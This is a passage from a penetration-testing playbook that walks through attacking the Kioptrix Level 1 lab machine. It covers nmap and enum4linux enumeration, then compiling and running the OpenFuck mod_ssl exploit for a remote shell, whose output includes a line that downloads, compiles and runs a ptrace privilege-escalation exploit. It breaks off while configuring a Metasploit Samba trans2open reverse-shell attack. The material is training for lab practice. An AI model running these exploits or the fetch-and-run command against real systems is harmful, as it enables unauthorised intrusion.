Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 3 hops

Host script results:
|_ clock-skew: 3h59m59s
|_ nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
|_ smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   0.75 ms 10.10.10.1
2   1.57 ms 192.168.80.1
3   2.63 ms 192.168.90.12

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.93 seconds

```

```
root@kali:/home/kali#
```

Step 4: Reviewing the above results as shown in the figure, it is clear that:

- both port number 80 and 443 are using Apache server having version 1.3.20, with Open SSL version 0.9.6b
- port 22 using open secure socket shell having version 2.9p2
- port 139 is using the Samba server.

Enumeration:

Step 5: After gathering information, the dirb command is used to find out hidden directories on a web server that may be useful. Dirb is a Web Content Scanner that looks for existing Web Objects. It mainly works when we launch a dictionary attack on the webserver and analyses its response.

```
root@kali:/home/kali# dirb http://192.168.90.12

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Jun  9 19:04:36 2021
URL_BASE: http://192.168.90.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.90.12/ ----
+ http://192.168.90.12/~operator (CODE:403|SIZE:273)
+ http://192.168.90.12/~root (CODE:403|SIZE:269)
+ http://192.168.90.12/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.90.12/index.html (CODE:200|SIZE:2890)
==> DIRECTORY: http://192.168.90.12/manual/
==> DIRECTORY: http://192.168.90.12/mrtg/
==> DIRECTORY: http://192.168.90.12/usage/

---- Entering directory: http://192.168.90.12/manual/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.90.12/mrtg/ ----
+ http://192.168.90.12/mrtg/index.html (CODE:200|SIZE:17318)

---- Entering directory: http://192.168.90.12/usage/ ----
+ http://192.168.90.12/usage/index.html (CODE:200|SIZE:5984)

-----

END_TIME: Wed Jun  9 19:05:35 2021
DOWNLOADED: 13836 - FOUND: 6
root@kali:/home/kali#
```

Step 6: Each link is visited and explored. But these did not provide any detail about the exploit.

Step 7: Next, enum4linux is used to enumerate the SMB service, which in return shows that the target system allowed Null sessions. But it is found that enum4linux is having trouble returning the details about the details of SMBClient.

```
root@kali:/home/kali# enum4linux 192.168.90.12
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
) on Wed Jun  9 19:08:50 2021
```

```

=====
|   Target Information   |
=====
Target ..... 192.168.90.12
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

```

```

=====
|   Enumerating Workgroup/Domain on 192.168.90.12   |
=====
[+] Got domain/workgroup name: MYGROUP

```

```

=====
|   Nbtstat Information for 192.168.90.12   |
=====
Looking up status of 192.168.90.12
KIOPTRIX <00> - B <ACTIVE> Workstation Service
KIOPTRIX <03> - B <ACTIVE> Messenger Service
KIOPTRIX <20> - B <ACTIVE> File Server Service
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
MYGROUP <1d> - B <ACTIVE> Master Browser
MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

```

```

=====
|   Session Check on 192.168.90.12   |
=====
[E] Server doesn't allow session using username '', password ''. Aborting
remainder of tests.
root@kali:/home/kali#

```

Initially there occurred error for session check with 192.168.90.12, which can be solved by adding `client min protocol = NT1` under global settings in file `/etc/samba/smb.conf` like:

```
root@kali:/home/kali# nano /etc/samba/smb.conf
```

```

#===== Global Settings =====

[global]

## Browsing/Identification ###
   client min protocol = NT1
# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = WORKGROUP

#### Networking ####

# The specific set of interfaces / networks to bind to
# This can be either the interface name or an IP address/netmask;
# interface names are normally preferred
;   interfaces = 127.0.0.0/8 eth0

```

Later, saving this file and running this `enum4linux` command again we get:

```
root@kali:/home/kali# enum4linux 192.168.90.12
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
) on Wed Jun  9 19:11:50 2021
```

```
=====
|   Target Information   |
=====
```

```
Target ..... 192.168.90.12
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
|   Enumerating Workgroup/Domain on 192.168.90.12   |
=====
```

```
[+] Got domain/workgroup name: MYGROUP
```

```
=====
|   Nbtstat Information for 192.168.90.12   |
=====
```

```
Looking up status of 192.168.90.12
KIOPTRIX      <00> -          B <ACTIVE>  Workstation Service
KIOPTRIX      <03> -          B <ACTIVE>  Messenger Service
KIOPTRIX      <20> -          B <ACTIVE>  File Server Service
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
MYGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
MYGROUP       <1d> -          B <ACTIVE>  Master Browser
MYGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```

```
MAC Address = 00-00-00-00-00-00
```

```
=====
|   Session Check on 192.168.90.12   |
=====
```

```
[+] Server 192.168.90.12 allows sessions using username '', password ''
```

```
=====
|   Getting domain SID for 192.168.90.12   |
=====
```

```
Domain Name: MYGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
=====
|   OS information on 192.168.90.12   |
=====
```

```
Use of uninitialized value $os_info in concatenation (.) or string at
./enum4linux.pl line 464.
```

```
[+] Got OS info for 192.168.90.12 from smbclient:
```

```
[+] Got OS info for 192.168.90.12 from srvinfo:
```

```
      KIOPTRIX      Wk Sv PrQ Unx NT SNT Samba Server
platform_id      :          500
os version       :          4.5
server type      :          0x9a03
```

```
=====
```



```

|   Users on 192.168.90.12   |
=====
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line
877.

```

```

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line
890.

```

```

=====
|   Share Enumeration on 192.168.90.12   |
=====

```

Sharename	Type	Comment
IPC\$	IPC	IPC Service (Samba Server)
ADMIN\$	IPC	IPC Service (Samba Server)

Reconnecting with SMB1 for workgroup listing.

Server	Comment
KIOPTRIX	Samba Server
Workgroup	Master
MYGROUP	KIOPTRIX

```

[+] Attempting to map shares on 192.168.90.12
//192.168.90.12/IPC$ [E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.90.12/ADMIN$ [E] Can't understand response:
tree connect failed: NT_STATUS_WRONG_PASSWORD

```

```

=====
|   Password Policy Information for 192.168.90.12   |
=====

```

```

[E] Unexpected error from polenum:

```

```

[+] Attaching to 192.168.90.12 using a NULL share

```

```

[+] Trying protocol 139/SMB...

```

```

[!] Protocol failed: SMB SessionError: 0x5

```

```

[+] Trying protocol 445/SMB...

```

```

[!] Protocol failed: [Errno Connection error (192.168.90.12:445)] [Errno
111] Connection refused

```

```

[+] Retrieved partial password policy with rpcclient:

```

```

Password Complexity: Disabled
Minimum Password Length: 0

```

```
=====  
|   Groups on 192.168.90.12   |  
=====
```

```
[+] Getting builtin groups:  
group:[Administrators] rid:[0x220]  
group:[Users] rid:[0x221]  
group:[Guests] rid:[0x222]  
group:[Power Users] rid:[0x223]  
group:[Account Operators] rid:[0x224]  
group:[System Operators] rid:[0x225]  
group:[Print Operators] rid:[0x226]  
group:[Backup Operators] rid:[0x227]  
group:[Replicator] rid:[0x228]
```

```
[+] Getting builtin group memberships:  
Group 'Replicator' (RID: 552) has member: Couldn't find group Replicator  
Group 'Power Users' (RID: 547) has member: Couldn't find group Power Users  
Group 'System Operators' (RID: 549) has member: Couldn't find group System  
Operators  
Group 'Account Operators' (RID: 548) has member: Couldn't find group Account  
Operators  
Group 'Backup Operators' (RID: 551) has member: Couldn't find group Backup  
Operators  
Group 'Guests' (RID: 546) has member: Couldn't find group Guests  
Group 'Users' (RID: 545) has member: Couldn't find group Users  
Group 'Administrators' (RID: 544) has member: Couldn't find group Administrators  
Group 'Print Operators' (RID: 550) has member: Couldn't find group Print Operators
```

```
[+] Getting local groups:  
group:[sys] rid:[0x3ef]  
group:[tty] rid:[0x3f3]  
group:[disk] rid:[0x3f5]  
group:[mem] rid:[0x3f9]  
group:[kmem] rid:[0x3fb]  
group:[wheel] rid:[0x3fd]  
group:[man] rid:[0x407]  
group:[dip] rid:[0x439]  
group:[lock] rid:[0x455]  
group:[users] rid:[0x4b1]  
group:[slocate] rid:[0x413]  
group:[floppy] rid:[0x40f]  
group:[utmp] rid:[0x415]
```

```
[+] Getting local group memberships:
```

```
[+] Getting domain groups:  
group:[Domain Admins] rid:[0x200]  
group:[Domain Users] rid:[0x201]
```

```
[+] Getting domain group memberships:  
Group 'Domain Users' (RID: 513) has member: Couldn't find group Domain Users  
Group 'Domain Admins' (RID: 512) has member: Couldn't find group Domain Admins
```

```
=====  
|   Users on 192.168.90.12 via RID cycling (RIDS: 500-550,1000-1050)   |  
=====
```

```
[I] Found new SID: S-1-5-21-4157223341-3243572438-1405127623
```

```

[+] Enumerating users using SID S-1-5-21-4157223341-3243572438-1405127623 and
logon username '', password ''
S-1-5-21-4157223341-3243572438-1405127623-500 KIOPTRIX\
(0)
S-1-5-21-4157223341-3243572438-1405127623-501 KIOPTRIX\ (0)
S-1-5-21-4157223341-3243572438-1405127623-502 KIOPTRIX\unix_group.2147483399
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-503 KIOPTRIX\unix_group.2147483399
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-504 KIOPTRIX\unix_group.2147483400
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-505 KIOPTRIX\unix_group.2147483400
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-506 KIOPTRIX\unix_group.2147483401
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-507 KIOPTRIX\unix_group.2147483401
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-508 KIOPTRIX\unix_group.2147483402
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-509 KIOPTRIX\unix_group.2147483402
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-510 KIOPTRIX\unix_group.2147483403
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-511 KIOPTRIX\unix_group.2147483403
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-512 KIOPTRIX\Domain Admins (Local
Group)
S-1-5-21-4157223341-3243572438-1405127623-513 KIOPTRIX\Domain Users (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-514 KIOPTRIX\Domain Guests (Local
Group)
S-1-5-21-4157223341-3243572438-1405127623-515 KIOPTRIX\unix_group.2147483405
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-516 KIOPTRIX\unix_group.2147483406
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-517 KIOPTRIX\unix_group.2147483406
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-518 KIOPTRIX\unix_group.2147483407
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-519 KIOPTRIX\unix_group.2147483407
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-520 KIOPTRIX\unix_group.2147483408
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-521 KIOPTRIX\unix_group.2147483408
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-522 KIOPTRIX\unix_group.2147483409
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-523 KIOPTRIX\unix_group.2147483409
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-524 KIOPTRIX\unix_group.2147483410
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-525 KIOPTRIX\unix_group.2147483410
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-526 KIOPTRIX\unix_group.2147483411
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-527 KIOPTRIX\unix_group.2147483411
(Local Group)
S-1-5-21-4157223341-3243572438-1405127623-528 KIOPTRIX\unix_group.2147483412
(Local Group)

```

S-1-5-21-4157223341-3243572438-1405127623-529 (Local Group)	KIOPTRIX\unix_group.2147483412
S-1-5-21-4157223341-3243572438-1405127623-530 (Local Group)	KIOPTRIX\unix_group.2147483413
S-1-5-21-4157223341-3243572438-1405127623-531 (Local Group)	KIOPTRIX\unix_group.2147483413
S-1-5-21-4157223341-3243572438-1405127623-532 (Local Group)	KIOPTRIX\unix_group.2147483414
S-1-5-21-4157223341-3243572438-1405127623-533 (Local Group)	KIOPTRIX\unix_group.2147483414
S-1-5-21-4157223341-3243572438-1405127623-534 (Local Group)	KIOPTRIX\unix_group.2147483415
S-1-5-21-4157223341-3243572438-1405127623-535 (Local Group)	KIOPTRIX\unix_group.2147483415
S-1-5-21-4157223341-3243572438-1405127623-536 (Local Group)	KIOPTRIX\unix_group.2147483416
S-1-5-21-4157223341-3243572438-1405127623-537 (Local Group)	KIOPTRIX\unix_group.2147483416
S-1-5-21-4157223341-3243572438-1405127623-538 (Local Group)	KIOPTRIX\unix_group.2147483417
S-1-5-21-4157223341-3243572438-1405127623-539 (Local Group)	KIOPTRIX\unix_group.2147483417
S-1-5-21-4157223341-3243572438-1405127623-540 (Local Group)	KIOPTRIX\unix_group.2147483418
S-1-5-21-4157223341-3243572438-1405127623-541 (Local Group)	KIOPTRIX\unix_group.2147483418
S-1-5-21-4157223341-3243572438-1405127623-542 (Local Group)	KIOPTRIX\unix_group.2147483419
S-1-5-21-4157223341-3243572438-1405127623-543 (Local Group)	KIOPTRIX\unix_group.2147483419
S-1-5-21-4157223341-3243572438-1405127623-544 (Local Group)	KIOPTRIX\unix_group.2147483420
S-1-5-21-4157223341-3243572438-1405127623-545 (Local Group)	KIOPTRIX\unix_group.2147483420
S-1-5-21-4157223341-3243572438-1405127623-546 (Local Group)	KIOPTRIX\unix_group.2147483421
S-1-5-21-4157223341-3243572438-1405127623-547 (Local Group)	KIOPTRIX\unix_group.2147483421
S-1-5-21-4157223341-3243572438-1405127623-548 (Local Group)	KIOPTRIX\unix_group.2147483422
S-1-5-21-4157223341-3243572438-1405127623-549 (Local Group)	KIOPTRIX\unix_group.2147483422
S-1-5-21-4157223341-3243572438-1405127623-550 (Local Group)	KIOPTRIX\unix_group.2147483423
S-1-5-21-4157223341-3243572438-1405127623-1000	KIOPTRIX\root (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1001	KIOPTRIX\root (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1002	KIOPTRIX\bin (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1003	KIOPTRIX\bin (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1004	KIOPTRIX\daemon (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1005	KIOPTRIX\daemon (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1006	KIOPTRIX\adm (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1007	KIOPTRIX\sys (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1008	KIOPTRIX\lp (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1009	KIOPTRIX\adm (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1010	KIOPTRIX\sync (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1011	KIOPTRIX\tty (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1012	KIOPTRIX\shutdown (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1013	KIOPTRIX\disk (Local Group)

```

S-1-5-21-4157223341-3243572438-1405127623-1014 KIOPTRIX\halt (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1015 KIOPTRIX\lp (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1016 KIOPTRIX\mail (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1017 KIOPTRIX\mem (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1018 KIOPTRIX\news (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1019 KIOPTRIX\kmem (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1020 KIOPTRIX\uucp (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1021 KIOPTRIX\wheel (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1022 KIOPTRIX\operator (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1023 KIOPTRIX\unix_group.11 (Local
Group)
S-1-5-21-4157223341-3243572438-1405127623-1024 KIOPTRIX\games (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1025 KIOPTRIX\mail (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1026 KIOPTRIX\gopher (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1027 KIOPTRIX\news (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1028 KIOPTRIX\ftp (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1029 KIOPTRIX\uucp (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1030 KIOPTRIX\unix_user.15 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1031 KIOPTRIX\man (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1032 KIOPTRIX\unix_user.16 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1033 KIOPTRIX\unix_group.16 (Local
Group)
S-1-5-21-4157223341-3243572438-1405127623-1034 KIOPTRIX\unix_user.17 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1035 KIOPTRIX\unix_group.17 (Local
Group)
S-1-5-21-4157223341-3243572438-1405127623-1036 KIOPTRIX\unix_user.18 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1037 KIOPTRIX\unix_group.18 (Local
Group)
S-1-5-21-4157223341-3243572438-1405127623-1038 KIOPTRIX\unix_user.19 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1039 KIOPTRIX\floppy (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1040 KIOPTRIX\unix_user.20 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1041 KIOPTRIX\games (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1042 KIOPTRIX\unix_user.21 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1043 KIOPTRIX\slocate (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1044 KIOPTRIX\unix_user.22 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1045 KIOPTRIX\utmp (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1046 KIOPTRIX\squid (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1047 KIOPTRIX\squid (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1048 KIOPTRIX\unix_user.24 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1049 KIOPTRIX\unix_group.24 (Local
Group)
S-1-5-21-4157223341-3243572438-1405127623-1050 KIOPTRIX\unix_user.25 (Local User)

```

```

=====
| Getting printer info for 192.168.90.12 |
=====

```

No printers returned.

enum4linux complete on Wed Jun 9 19:12:06 2021

```
root@kali:/home/kali#
```

Step 8: Then, searchsploit mod_ssl is executed to search for mod_ssl exploits. This gives a list of exploits for <2.8.7 versions of mod_ssl. There are 2 exploits that we can use - OpenFuck and OpenFuckV2.

```
root@kali:/home/kali# searchsploit mod_ssl
```


Exploit Title	Path
-----	-----
Apache mod_ssl 2.0.x - Remote Denial of Service	linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow	multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Over	unix/remote/40347.txt
-----	-----
Shellcodes: No Results	
root@kali:/home/kali#	

Step 9: Then version 2 of it is selected to be explored, as it is the newest one. For version 2 again we are having two exploits. Firstly, the one with path unix/remote/764.c is selected.

Step 10: Then, locate 764.c command is issued to find out the exact location of this file. Locate command is fast because in the background there is a process running that continuously finds new files and updates them into the database.

```

root@kali:/home/kali# locate 764.c
/usr/share/exploitdb/exploits/unix/remote/764.c
/usr/share/exploitdb/exploits/windows/local/14764.c
/usr/share/exploitdb/exploits/windows/local/28764.c
/usr/share/exploitdb/exploits/windows/local/40764.cs
/usr/share/exploitdb/shellcodes/windows_x86/43764.c
root@kali:/home/kali#

```

Step 11: Firstly, we need to install a dependent library for the installation of the exploit which is installed after updating the system.

```

root@kali:/home/kali# sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [17.7 MB]
Get:3 http://kali.download/kali kali-rolling/non-free amd64 Packages [199 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [108 kB]
Fetched 18.0 MB in 2s (9,168 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
1636 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@kali:/home/kali# apt-get install libssl-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libssl1.1
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev
The following packages will be upgraded:
  libssl1.1
1 upgraded, 1 newly installed, 0 to remove and 1635 not upgraded.

```

```

Need to get 3,363 kB of archives.
After this operation, 8,187 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 libssl1.1 amd64 1.1.1k-1
[1,553 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libssl-dev amd64 1.1.1k-1
[1,810 kB]
Fetched 3,363 kB in 1s (2,321 kB/s)
Reading changelogs... Done
Preconfiguring packages ...
(Reading database ... 287092 files and directories currently installed.)
Preparing to unpack ../libssl1.1_1.1.1k-1_amd64.deb ...
Unpacking libssl1.1:amd64 (1.1.1k-1) over (1.1.1g-1) ...
Selecting previously unselected package libssl-dev:amd64.
Preparing to unpack ../libssl-dev_1.1.1k-1_amd64.deb ...
Unpacking libssl-dev:amd64 (1.1.1k-1) ...
Setting up libssl1.1:amd64 (1.1.1k-1) ...
Setting up libssl-dev:amd64 (1.1.1k-1) ...
Processing triggers for libc-bin (2.30-4) ...
root@kali:/home/kali#

```

Step 12: Then this 764.c exploit is imported using copy command. When I tried importing for 764.c exploit. It gives me an error later while compilation. So, I tried using the other exploit with version2, again located that and used that path for the following command. Error with 764 so we run one with /47080.c at the end of the file name.

```

root@kali:/home/kali# sudo cp /usr/share/exploitdb/exploits/unix/remote/764.c
/home/kali/Desktop/exploit.c
root@kali:/home/kali# ls
Desktop      hello.sh      'Kioptix Notepad'      networks      NmapFast.xml
Pictures     Templates    vulnos.xml
Documents    hosts         metasploitable3.xml    NmapFast.gnmap    nmap_scan
Public       udp-scan
Downloads    khan-ports.xml Music          NmapFast.nmap     oport.xml
services     Videos
root@kali:/home/kali# ls Desktop/
ardamax.exe      exploit.c      fooling_code.bat      Kioptrix_2
Pass_file        virus.exe
eicar.com        'Exploits SickOs Rahim' Hashdump.txt         'Kioptrix Exploits'
Preeti_File     'VulnOS Exploits Jyo'
root@kali:/home/kali#

```

```

root@kali:/home/kali# sudo cp /usr/share/exploitdb/exploits/unix/remote/47080.c
/home/kali/Desktop/exploit.c

```

Step 13: To compile the exploit, we run the following command:

```
gcc -o OP exploit.c -lcrypto
```

o: is used to write the file name in which we want to put the output. OP contains the output of the compilation of exploit.c

lcrypto is a package that helps to compile.

```
root@kali:/home/kali# gcc -o OP /home/kali/Desktop/exploit.c -lcrypto
```

Meanwhile, an error occurred when the above-given command is hit. Error is:

openssl/ssl.h: No such file or directory” during Installation of Git

This can be solved using <https://stackoverflow.com/questions/17915098/openssl-ssl-h-no-such-file-or-directory-during-installation-of-git>

This shows us various versions of the Apache server and OS.

Step 15: From our Nmap scan, we already know the operating system and Apache service version, for which we can look in this list. Then, we run the exploit along with its label which can be found using `./exploit` command.

```
0x68 - RedHat Linux 7.1 (apache-1.3.22-snc)
0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
0x6e - RedHat Linux 7.2 (apache-1.3.26)
0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
0x70 - Redhat Linux 7.2 (apache-1.3.26-w/PHP11)
```

Fig. 928. Checking Apache version

Step 16: Then, after exploit execution, a shell with root access is displayed. `Id` and `/sbin/ifconfig` command is typed to confirm it is root access, which in turn shows all ids of the Kioptrix machine.

```
root@kali:/home/kali# ./OP 0x6b 192.168.90.12

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80fa080
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--23:37:48-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443...
dl.packetstormsecurity.net: Host not found.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$ /sbin/ifconfig
/sbin/ifconfig
eth0 Link encap:Ethernet HWaddr 52:54:00:12:B7:33
inet addr:192.168.90.12 Bcast:192.168.90.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:221153 errors:0 dropped:0 overruns:0 frame:0
```



```
TX packets:195397 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:100  
RX bytes:29580177 (28.2 Mb) TX bytes:20825893 (19.8 Mb)  
Interrupt:11 Base address:0xc020
```

```
lo      Link encap:Local Loopback  
        inet addr:127.0.0.1  Mask:255.0.0.0  
        UP LOOPBACK RUNNING  MTU:16436  Metric:1  
        RX packets:6 errors:0 dropped:0 overruns:0 frame:0  
        TX packets:6 errors:0 dropped:0 overruns:0 carrier:0  
        collisions:0 txqueuelen:0  
        RX bytes:420 (420.0 b)  TX bytes:420 (420.0 b)
```

```
bash-2.05$
```

HH. Playbook 34: Exploiting Samba Server in Kioptrix Level 1

Step 1: After loading the msfconsole, Metasploit auxiliary scanner/smb/smb_version is used to find out the running version of the smb server.

Step 2: For that, firstly use auxiliary/scanner/smb/smb_version command is used to run auxiliary, followed by setting its rhosts as 192.168.90.12 and then executed the run command.

```
msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        .                yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  SMBDomain     .                no        The Windows domain to use for
authentication
  SMBPass       .                no        The password for the specified
username
  SMBUser       .                no        The username to authenticate as
  THREADS       1                yes       The number of concurrent threads
(max one per host)

msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.90.12
rhosts => 192.168.90.12
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.90.12:139      - Host could not be identified: Unix (Samba
2.2.1a)
[*] 192.168.90.12:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

Step 3: Here we obtained a version of Samba. After googling we found an exploit linux/samba/trans2open, for samba version 2.2.1a. This will exploit the overflow of buffer in Samba server versions from 2.2.0 to 2.2.8.

Step 4: Now for running exploit again, launch msfconsole.

Step 5: Then execute use exploit linux/samba/trans2open command.

Step 6: Set its rhost parameter as 192.168.90.12

```
msf5 auxiliary(scanner/smb/smb_version) > use
exploit/linux/samba/trans2open
msf5 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        .                yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT         139              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0   Samba 2.2.x - Bruteforce
```

```

msf5 exploit(linux/samba/trans2open) > set rhosts 192.168.90.12
rhosts => 192.168.90.12
msf5 exploit(linux/samba/trans2open) >
Step 7: Also, set its payload as linux/x86/shell_reverse_tcp. Set its lhost
and cmd parameters as 10.10.10.50 and /bin/sh respectively.
msf5 exploit(linux/samba/trans2open) > set payload
payload => linux/x86/shell_reverse_tcp
msf5 exploit(linux/samba/trans2open) > show options

